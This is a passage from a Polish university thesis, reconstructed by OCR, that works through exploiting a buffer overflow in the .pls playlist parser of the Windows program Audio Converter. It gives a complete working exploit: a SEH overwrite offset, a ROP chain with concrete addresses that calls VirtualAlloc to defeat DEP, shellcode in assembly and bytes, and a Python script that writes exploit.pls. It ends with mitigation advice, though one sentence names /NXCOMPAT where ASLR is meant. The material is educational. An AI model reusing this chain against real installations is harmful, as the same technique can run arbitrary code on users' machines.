Jak można zauważyć moduł **audconv.exe** posiada kompatybilność z zabezpieczeniem **SafeSEH**. Moduły **audconv.exe** oraz **audconv.dll** oraz zostały skompilowane przez kompilator MSVC z użyciem przełącznika ***/GS*** (zawierają **Stack Canary**) oraz ***/NXCOMPAT***. *Exploitacja* błędu w module **audconv.exe** będzie znacznie utrudniona ze względu na zawarte w nim zabezpieczenia. Najlepszym pomysłem byłoby szukanie **błędu przepełnienia bufora** (rozdział 4.1) bądź błędu **use-after-free** (rozdział 4.2) w module **audconv.dll**. Gdyby w tym module


występował błąd typu **buffer overflow**, niemożliwe będzie bezpośrednie nadpisanie adresu powrotu do funkcji nadrzędnej, ze względu na fakt sprawdzania poprawności ramki stosu w funkcjach tego modułu. Jednakże możliwe by było nadpisanie ramki **SEH** oraz przekierowania wykonania (rozdział 4.3). Aplikacja została zaprezentowana na Rysunku 32.



Rysunek 32. Wygląd aplikacji Audio Converter

Dane wejściowe jakie może wprowadzić użytkownik aplikacji ograniczają się do plików audio oraz plików list odtwarzania o rozszerzeniach ***.m3u***, ***.pls*** oraz ***.wax***. W pierwszej kolejności zostanie sprawdzone, czy parsowanie plików list odtwarzania jest odporne na błędy.


W tym celu zostanie wygenerowany ciąg alfanumeryczny o długości 10 000 bajtów (przy użyciu narzędzia pattern.py [XXVI]) przedstawiony na Rysunku 33. oraz zapisany do pliku o rozszerzeniu ***.pls***. W przypadku przepełnienia bufora łatwo można znaleźć przesunięcie w pliku, które odpowiada za nadpisanie konkretnej wartości na stosie, ponieważ każdy ciąg złożony z czterech bajtów jest łatwo rozróżnialny i niepowtarzalny. Plik ten następnie zostanie przekazany do analizowanego programu.




Rysunek 33. Generowanie ciągu alfanumerycznego

Program został uruchomiony pod nadzorem *debuggera* x64dbg, aby ewentualnie przechwycić wyjątek spowodowany naruszeniem układu stosu. Wcześniej wygenerowany plik testowy został wczytany do programu poprzez wybranie „File", „Add Playlist" (Rysunek 34.). Wykonanie dociera do funkcji pod adresem **0x1002AE40** w module **audconv.dll**. Dane z pliku zostają wczytane na jej ramkę stosu. Zostaje nadpisana procedura obsługi ramki **SEH**. Wartość, która została w to miejsce wpisana znajduje się na pozycji 4436 od początku wczytywanego pliku. Następnie przed wyjściem z funkcji sprawdzana jest poprawność **ciasteczka bezpieczeństwa** dla aktualnej ramki stosu. Sprawdzenie następuje przez osobną funkcje pod adresem **0x106D914,** co zostało zaprezentowane na Rysunku 35. **Stack Canary** nie jest prawidłowe i wykonana zostaje funkcja ***__report_gsfailure***, która kończy działanie aplikacji z kodem błędu **STATUS_STACK_BUFFER_OVERRUN**.

Aplikacja nie wygenerowała wyjątku podczas działania funkcji **0x1002AE40,** więc nadpisana procedura obsługi nie wykonała się. Stos ma jednak skończoną wielkość, więc prawdopodobnie powiększenie danych wejściowych może skutkować wygenerowaniem wyjątku przed sprawdzeniem **ciasteczka bezpieczeństwa**. Dane wejściowe zostały wydłużone do wielkości 50 000 bajtów. Po przekazaniu dłuższego pliku wejściowego przy próbie zapisu danych na stos (poprzez funkcje **vfscanf**) jego dolna granica została przekroczona i aplikacja podjęła próbę zapisu pod adresem pamięci który nie był zaalokowany. Poskutkowało to wygenerowaniem wyjątku o kodzie **EXCEPTION_ACCESS_VIOLATION**. Aplikacja podjęła próbę wykonania nadpisanej procedury obsługi ramki **SEH** (pozycja 4436 we wczytywanym pliku), co umożliwia przekierowanie wykonania, lecz dotychczas adres tam zapisany jest częścią wygenerowanego ciągu alfanumerycznego i nie jest w żaden sposób połączony z przestrzenią adresową procesu.



Rysunek 34. Załadowanie specjalnie spreparowanego ciągu alfanumerycznego jako plik wejściowy do Audio Converter



Rysunek 35. Funkcja sprawdzająca poprawność ciasteczka bezpieczeństwa

Ze względu na kompatybilność modułów z zabezpieczeniem **DEP**, niemożliwy jest skok w miejsce z wczytanymi danymi na stosie. Zabezpieczenie to w pewnych warunkach można obejść za pomocą techniki **Return Oriented Programming** (**ROP**) [XXVII], co zostanie ukazane w dalszej części tego rozdziału. **ROP** jest techniką, która polega na wykorzystaniu istniejących specyficznych kawałków kodu maszynowego aplikacji tzw. ***gadgetów*** do nieinwazyjnego (omijającego np. mechanizm **DEP**) wykonania kodu. ***Gadgety*** składają się z kodów operacji zawsze zakończonych kodem operacji **ret**. Wycinki kodu są składane w łańcuch wzajemnych powiązań, które realizują żądaną logikę. Częstym przypadkiem jest wykorzystanie takiego łańcucha do wywołania funkcji **VirtualAlloc** w celu alokacji pamięci z uprawnieniami do wykonywania kodu. Aby wykorzystać tą technikę atakujący musi kontrolować rejestr **EIP** (bądź **RIP** w architekturze x86-64). Przykładowy ***gadget*** z aplikacji w architekturze x86-64 został zaprezentowany w Listingu 1. Pierwsza kolumna opisuje adres, druga kod operacji, a trzecia instrukcję kodu maszynowego.

```
0x000025ef 4883c428             ADD RSP, 0x28
0x000025f3 5b                   POP RBX
0x000025f4 5e                   POP RSI
0x000025f5 5f                   POP RDI
0x000025f6 5d                   POP RBP
0x000025f7 c3                   RET
```

Listing 1. Przykładowy gadget używany w technice ROP

Szansa na udane użycie techniki **ROP** rośnie wraz z ilością kodu, który zawarty jest w aplikacji, bo rośnie szansa na znalezienie pasujących ***gadgetów***. Biorąc pod uwagę wielkości modułów **audconv.exe** oraz **audconv.dll** zaprezentowane w Tabeli 2. istnieje duża szansa, że uda się znaleźć wszystkie potrzebne wycinki kodu, aby obejść działanie mechanizmu **DEP**.

Brak kompatybilności z ASLR implikuje ładowanie modułu zawsze pod preferowany adres bazowy zawarty w opcjonalnym nagłówku pliku wykonywalnego PE. Dla **audconv.exe** jest to adres **0x400000** a dla **audconv.dll 0x10000000**. W dalszej części pracy stworzony

zostanie specjalnie spreparowany plik .pls z kodem wyświetlającym napis „Politechnika Krakowska Wydział Inżynierii Elektrycznej i Komputerowej”, który po załadowaniu do programu Audio Converter wyświetli ów napis.


Przesunięcie o **4436** bajtów względem początku pliku wejściowego kontroluje adres procedury obsługi wyjątków **SEH**. Pozwala to na przekierowanie wykonania w inne miejsce pamięci. Ze względu na mechanizm **DEP** należy najpierw zmienić ochronę pamięci stosu tak aby była wykonywalna. W tym celu zostanie stworzony łańcuch **ROP**, który wywoła funkcję **VirtualAlloc** na adresie stosu z argumentem **PAGE_EXECUTE_READWRITE** czyniącym go wykonywalnym. Aby znaleźć odpowiednie ***gadgety*** został stworzony skrypt w języku Python (Listing 2.), który za pomocą deasemblera Distorm [XXVIII] znajduje końcowe kawałki kodu funkcji w aplikacji (kończące się instrukcją **ret**) w celu późniejszego ich użycia do zbudowania łańcucha **ROP**. Skrypt został przygotowany z myślą o uruchomieniu go w interpreterze Pythona w wersji 2.x.

```
from distorm3 import Decode, Decode32Bits
import struct, sys
if len(sys.argv) < 2:
  print "Usage ./disasm.py file.exe|file.dll"
  sys.exit()
buf = open(sys.argv[1],'rb').read()
peheader = struct.unpack("I",buf[0x3C:0x40])[0]
f1 = peheader+0x10c
t1 = peheader+0x110
f2 = peheader+0x1c
t2 = peheader+0x20
f3 = peheader+0x104
t3 = peheader+0x108
codestart = struct.unpack("I",buf[f1:t1])[0]
sizeofcode = struct.unpack("I",buf[f2:t2])[0]
rva = struct.unpack("I",buf[f3:t3])[0]
print "[-] Code starts at %.08x in file" % (codestart)
print "[-] Size of code %.08x" % (sizeofcode)
print "[-] RVA of .text section %.08x" % (rva)
print "[*] Generating code chunks...\n"
dec = Decode (rva,buf[codestart:codestart+sizeofcode],Decode32Bits)
i = 0
for i in range(len(dec)):
  if (dec[i][2] == "RET"):
      for j in dec[i-5:i+1]:
```

```
        print "0x%08x (%02x) %-20s %s" % (j[0], j[1], j[3], j[2])
        print "\n"
```

Listing 2. Skrypt w jezyku Python majacy na celu znalezienie gadgetow do rop chain

Funkcja **vfscanf** podczas wczytywania danych generuje wyjątek **EXCEPTION_ACCESS_VIOLATION** przy próbie wykonania kodu pod adresem **0x1007E595**. Funkcja stworzyła własną ramkę stosu więc wczytywane dane będą na wyższym adresie stosu. Podczas generowania wyjątku rejestr **ESP** wskazuje na adres **0x12C928**, natomiast początek wczytywanych danych znajduje się pod adresem **0x12CCB8**, co zostało zaprezentowane na Rysunku 36.




Rysunek 36. Po lewej stronie adres szczytu stosu podczas wyjątku, po prawej adres stosu z wczytywanymi danymi

Aby przygotować środowisko do stworzenia łańcucha **ROP** należy przesunąć rejestr **ESP** w miejsce pamięci wczytanych danych. Pozwoli to na dodanie kolejnych ***gadgetów*** do łańcucha. W tym celu należy znaleźć odpowiedni ***gadget***, który zawiera instrukcję **add esp**. Korzystając ze skryptu z Listingu 2. znaleziono odpowiedni ***gadget*** (Listing 3.) pod adresem **0x10002d01** w module **audconv.dll**.

```
0x10002d01 81c4e4100000          ADD ESP, 0x10E4
0x10002d07 c3                    RETN
```

Listing 3. Gadget przesuwający stos w miejsce wczytywanych danych

Adres **0x10002d01** został zapisany do pliku wejściowego z rozszerzeniem na pozycji 4436 w pliku wejściowym oraz ponownie wczytany do programu. Wykonanie zostaje przekierowane pod **0x10002d01**, a wskaźnik stosu przesunięty o 0x10E4 bajtów. Tuż przed wykonaniem operacji **ret** wskaźnik stosu wskazuje na adres **0x12D4BC** co zostało przedstawione na Rysunku 37.



Rysunek 37. Adres stosu po wykonaniu gadgetu z Listingu 3.

Wartość zawarta pod tym adresem odpowiada pozycji **2052** w pliku wejściowym. Pod tym przesunięciem w pliku można wpisywać kolejne adresy ***gadgetów***. Każdy kolejny ***gadget*** jest wykonywany zgodnie z działaniem **kolejki**, której elementy będą znajdować się pod adresem **0x12D4BC**.

Następnym krokiem będzie stworzenie łańcucha **ROP,** który zmieni ochronę strony pamięci stosu, tak aby była wykonywalna. Wykorzystując wielokrotnie instrukcje **pop** odpowiednie argumenty funkcji **VirtualAlloc** zostaną wczytane do rejestrów. Adres **VirtualAlloc** został wczytany do łańcucha z **Import Address Table** (**IAT**) z modułu **audconv.exe** (**0x44b290**). Wywołanie funkcji z argumentami zostało przedstawione w Listingu 4. Argument **PAGE_EXECUTE_READWRITE** oznacza, że strona pamięci jest do zapisu, odczytu oraz jest możliwe na niej wykonywanie kodu.

```
VirtualAlloc(ESP, 1, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

Listing 4. Funkcja VirtualAlloc z argumentami wywołana przez łańcuch ROP

Po wywołaniu **VirtualAlloc** wykonanie zostanie przekierowane na pamięć stosu dzięki instrukcji z modułu **audconv.exe call esp**. Cały łańcuch **ROP** został zapisany do pliku wejściowego oraz przedstawiony wraz z komentarzem na Listingu 5.

```
0x10069de3 -> POP ESI, RETN [audconv.dll], ESI=VirtualAlloc ptr (0x44b290)
0x0044b290 -> wskaźnik na VirtualAlloc() [IAT audconv.exe]
0x0042fa37 -> MOV EAX, DWORD PTR Ds.:[ESI], RETN [audconv.exe],
EAX=VirtualAlloc
0x10037d05 -> XCHG EAX, ESI, RETN [audconv.dll], ESI=VirtualAlloc
0x10014dae -> POP EBP, RETN [audconv.dll], EBP=&call esp, wykonywane po
wywołaniu VirtualAlloc
0x0040a8f4 -> wskaźnik na instrukcj„ "call e”p" [audconv.exe]
0x10014746 -> POP EBX, RETN [audconv.dll], EBX=1, argument dwSize z
VirtualAlloc
0x00000001 -> VirtualAlloc dwSize argument
0x100732c2 -> POP EDX, RETN [audconv.dll], EDX=0x1000(MEM_COMMIT), argument
flAllocationType z VirtualAlloc
0x00001000 -> VirtualAlloc flAllocationType argument
0x1003f795 -> POP ECX, RETN [audconv.dll], ECX=0x40(PAGE_EXECUTE_READWRITE),
argument flProtect z VirtualAlloc
0x00000040 -> VirtualAlloc flProtect argument
0x1007076e -> POP EDI, RETN [audconv.dll], EDI=0x1003f2b9 (RETN)
```

```
0x1003f2b9 -> wskaźnik na RETN
0x1008a53f -> POP EAX, RETN[audconv.dll], EAX=0x90909090
0x90909090 -> nop argument
[aktualny stan rejestrów poniżej]
EDI=0x1003f2b9 (RETN),
ESI=VirtualAlloc,
EBP = 0x40a8f4 (CALL ESP),
EBX = 1 (dwSize),
EDX = 0x1000 (MEM_COMMIT),
ECX=0x40 (PAGE_EXECUTE_READWRITE),
EAX=0x90909090 (nopsled)
0x1002ef14 -> PUSHAD, RETN [audconv.dll], ładuje wszystkie rejestry ogólnego
przeznaczenia na stos w kolejności: EDI, ESI, EBP, EBX, EDX, ECX, EAX
```

Listing 5. Łańcuch ROP mający na celu uczynić stos wykonywalnym

Do programu został przekazany plik wejściowy wraz z łańcuchem **ROP**. Nastąpiło wywołanie **VirtualAlloc** z argumentami podanymi w Listingu 4. Po tej operacji wykonywanie instrukcji zawartych w pamięci stosu jest dozwolone. Następnie została wykonana instrukcja **call esp,** która przekierowuje wykonanie pod adres **0x12D4FC** na stosie, co odpowiada pozycji **2132** w pliku. Pod tym adresem znajdują się cztery instrukcje **nop** (wartość 0x90) wcześniej wczytane przez ***gadget*** pod adresem **0x1008a53f**. Instrukcja **nop** jest instrukcją, która w żaden sposób nie zmienia stanu programu (skrót od „no operation").

Po ominięciu mechanizmu **DEP** można do pliku wejściowego zapisać **kod powłoki**, tzw. ***shellcode*** na pozycji **2132** licząc od początku pliku. Pisząc taki kod autor nie ma dostępu do **API** systemowego więc każdy adres funkcji systemowej musi zostać pozyskany ze struktur systemowych. W tym przykładzie zostanie zaimplementowany kod wyświetlający okienko z krótką informacją (Listing 6.). Kod odwołuje się do rejestru segmentowego **FS**, w którym zawarty jest wskaźnik na strukturę **Thread Environment Block** (**TEB**) [XXIX] dla aktualnie wykonywanego wątku. Na przesunięciu 0x30 struktury **TEB** zawarty jest wskaźnik na strukturę **Process Environment Block** (**PEB**), w której zawarte są informacje o procesie jak również dane *loadera* plików PE (przesunięcie 0xC w **PEB**). Korzystając z danych *loadera* pobierany jest adres biblioteki **kernel32.dll**. Następnie z modułu **kernel32.dll** pozyskiwany jest adres funkcji **FatalExitAppA**, która zostanie wykorzystana do wyświetlenia komunikatu. Ciąg znaków „Politechnika Krakowska Wydzial Inzynierii Elektrycznej i Komputerowej" jest ładowany na stos, a **FatalExitAppA** wywoływane.

```
xor edx,edx
mov dl, 0x30
mov edx, dword fs:[edx]
mov edx, dword [edx+0xC]
mov edx, dword [edx+0x1c]
find_kernel32:
mov eax, dword [edx+8]
mov esi, dword [edx+0x20]
mov edx, dword [edx]
cmp byte [esi+0xC], 0x33
jne find_kernel32
mov edi, eax
add edi, dword [eax+0x3C]
mov edx, dword [edi+0x78]
add edx, eax
mov edi, dword [edx+0x20]
add edi, eax
xor ebp, ebp
find_fatal_app_message:
mov esi, dword [edi+ebp*4]
add esi, eax
inc ebp
cmp dword [esi], 0x61746146; „Fata”
jne find_fatal_app_message
cmp dword [esi+8], 0x74697845; „Exit”
jne find_fatal_app_message
mov edi, dword [edx+0x24]
add edi,eax
mov bp, word [edi + ebp * 2]
mov edi, dword [edx+0x1C]
add edi, eax
mov edi, dword [edi + ebp * 4 - 4]
add edi, eax
push 0
push 0x6a65776f
push 0x72657475
push 0x706d6f4b
push 0x2069206a
push 0x656e7a63
push 0x7972746b
push 0x656c4520
push 0x69697265
push 0x696e797a
push 0x6e49206c
push 0x61697a64
push 0x79572061
push 0x6b73776f
push 0x6b61724b
push 0x20616b69
push 0x6e686365
push 0x74696c6f
push 0x50202020
mov ecx, esp
xor eax, eax
push ecx
push eax
call edi
```

Listing 6. Kod maszynowy wyświetlający okienko z komunikatem


Shellcode został poddany asemblacji do postaci kodu maszynowego x86 przez asembler NASM oraz zapisany do pliku. W celu skonstruowania kompletnego pliku wejściowego przygotowany został skrypt w języku Python (Listing 7.), który łączy wszystkie wcześniej omawiane elementy (nadpisanie **SEH**, łańcuch **ROP**, *shellcode*) i zapisuje do pliku exploit.pls. Dodatkowym elementem nieopisanym wcześniej zawartym w kodzie jest tzw. ***NOP sled***. Konstrukt składa się z sekwencji instrukcji **nop**, które mają „doprowadzić" wykonanie do kodu *exploitu*. Technika jest wykorzystywana, aby uczynić *exploit* bardziej niezawodnym. Opisywane w tym rozdziale przesunięcie **2132** w pliku, które odpowiada miejscu przekierowania wykonania w programie może być nieznacznie inne, gdy *exploit* zostanie użyty w np. w środowisku uruchomieniowym innej wersji systemu operacyjnego. Gdy przesunięcie na innej platformie różni się od wyliczonego przez twórcę *exploitu* (np. **2140**) a przed *shellcode* został dodany **NOP sled** wykonanie i tak dotrze do kodu atakującego załączonego do *exploitu*. Kod maszynowy z Listingu 6. został zamieniony na postać ciągu bajtów oraz zapisany do zmiennej **shellcode**.

```
import struct

def rop_chain():
    rop_gadgets = [
      0x10069de3,  # POP ESI # RETN [audconv.dll]
      0x0044b290,  # ptr to &VirtualAlloc() [IAT audconv.exe]
      0x0042fa37,  # MOV EAX,DWORD PTR DS:[ESI] # RETN [audconv.exe]
      0x10037d05,  # XCHG EAX,ESI # RETN [audconv.dll]
      0x10014dae,  # POP EBP # RETN [audconv.dll]
      0x0040a8f4,  # & call esp [audconv.exe]
      0x10014746,  # POP EBX # RETN [audconv.dll]
      0x00000001,  # 0x00000001-> ebx LP_ADDRESS
      0x100732c2,  # POP EDX # RETN [audconv.dll]
      0x00001000,  # 0x00001000-> edx MEM_COMMIT
      0x1003f795,  # POP ECX # RETN [audconv.dll]
      0x00000040,  # 0x00000040-> ecx PAGE_EXECUTE_READWRITE
      0x1007076e,  # POP EDI # RETN [audconv.dll]
      0x1003f2b9,  # RETN (ROP NOP) [audconv.dll]
      0x1008a53f,  # POP EAX # RETN [audconv.dll]
      0x90909090,  # nop
      0x1002ef14,  # PUSHAD # RETN [audconv.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

shellcode =
("\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42\x08\x8b\x72"
"\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57\x78\x01\xc2"
"\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61"
"\x75\xf2\x81\x7e\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
"\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x6a\x00\x68\x6f\x77\x65\x6a"
"\x68\x75\x74\x65\x72\x68\x4b\x6f\x6d\x70\x68\x6a\x20\x69\x20\x68\x63\x7a\x6e"
"\x65\x68\x6b\x74\x72\x79\x68\x20\x45\x6c\x65\x68\x65\x72\x69\x69\x68\x7a\x79"
"\x6e\x69\x68\x6c\x20\x49\x6e\x68\x64\x7a\x69\x61\x68\x61\x20\x57\x79\x68\x6f"
"\x77\x73\x6b\x68\x4b\x72\x61\x6b\x68\x69\x6b\x61\x20\x68\x65\x63\x68\x6e\x68"
"\x6f\x6c\x69\x74\x68\x20\x20\x20\x50\x89\xe1\x31\xc0\x51\x50\xff\xd7")
a = "A" * 2052
rop = rop_chain()
```

```
nopsled = "\x90" * (2132 - len(a) + len(rop))
nseh = "\xde\xc0\xef\xbe"
y = "Y" * (4432 - (len(a) + len(nopsled) + len(rop) + len(shellcode)))
seh = "\x01\x2d\x00\x10" # add esp 10E4; ret
buffer = a + rop + nopsled + shellcode + y + nseh + seh
buffer += "Z" * (50000 - len(buffer))
f = open("exploit.pls","wb")
f.write(buffer)
f.close()
```

Listing 7. Skrypt generujący finalny exploit w postaci pliku .pls

Plik wejściowy *exploitu* został wygenerowany oraz wczytany do aplikacji Audio Converter. Poskutkowało to przekierowaniem wykonania w programie do kodu (Listing 6.) zawartego w pliku wejściowym. Wynik działania *exploitu* został przedstawiony na Rysunku 38.



Rysunek 38. Wywołanie FatalAppExitA przez kod powłoki


Pozostało dokonać analizy co powinno zostać zrobione, aby aplikacja nie była podatna na atak przepełnienia bufora. Stworzenie *exploitu* było możliwe ze względu na brak kompatybilności modułów aplikacji z mechanizmem **ASLR**. Wszystkie adresy **ROP *gadgetów*** w *exploicie* bazują na stałym adresie bazowym modułów. Gdyby aplikacja została skompilowana ponownie przez twórców wraz z przełącznikiem ***/NXCOMPAT*** wykorzystanie błędu przepełnienia bufora byłoby bardzo utrudnione, a nawet niemożliwe. Atakujący nie znałby adresu bazowego modułów, więc nie mógłby zamieścić w kodzie *exploitu* adresów ***gadgetów*** łańcucha **ROP**. Atakujący mógłby poznać adres bazowy modułów, lecz w aplikacji musiałby istnieć kolejny błąd, który by to umożliwiał.

Aplikacja jest podatna na błąd przepełnienia bufora ze względu na błędną obsługę wczytywania pliku listy odtwarzania w formacie **.pls**. Plik jest wczytywany linijka po linijce w funkcji pod adresem **0x1002AE40** w module **audconv.dll** przy użyciu funkcji **vfscanf**. Jak można zauważyć na Rysunku 39., gdy linijka nie zawiera znaku równości wykorzystywany jest blok pod adresem 0x1002AEC1, w przeciwnym przypadku wykorzystywany jest blok pod adresem **0x102AEDF**. Formant zamieszczony w Listingu 8. sprawia, że **vfscanf** wczytuje ciąg

znaków pomiędzy znakiem lewego nawiasu kwadratowego oraz znakiem prawego nawiasu kwadratowego do bufora przekazanego w trzecim argumencie funkcji **vfscanf**. Bufor, w którym ciąg znaków jest zapisywany ma długość 260 bajtów. Funkcja **vfscanf** nie obsługuje sytuacji, w której bufor docelowy ma długość mniejszą od wczytywanych do niego danych. Rozwiązaniem byłoby użycie funkcji **fscanf_s** wprowadzonej w standardzie języka C11, która obsługuje wspomnianą sytuacje. [XXX] Funkcja zawiera dodatkowy argument w postaci wielkości bufora docelowego. W sytuacji próby wczytania do bufora większej ilości danych niż wynosi jego długość dane są obcinane do wielkości bufora.

```
[%[^]]]
```

Listing 8. Formant przekazywany do funkcji vfscanf



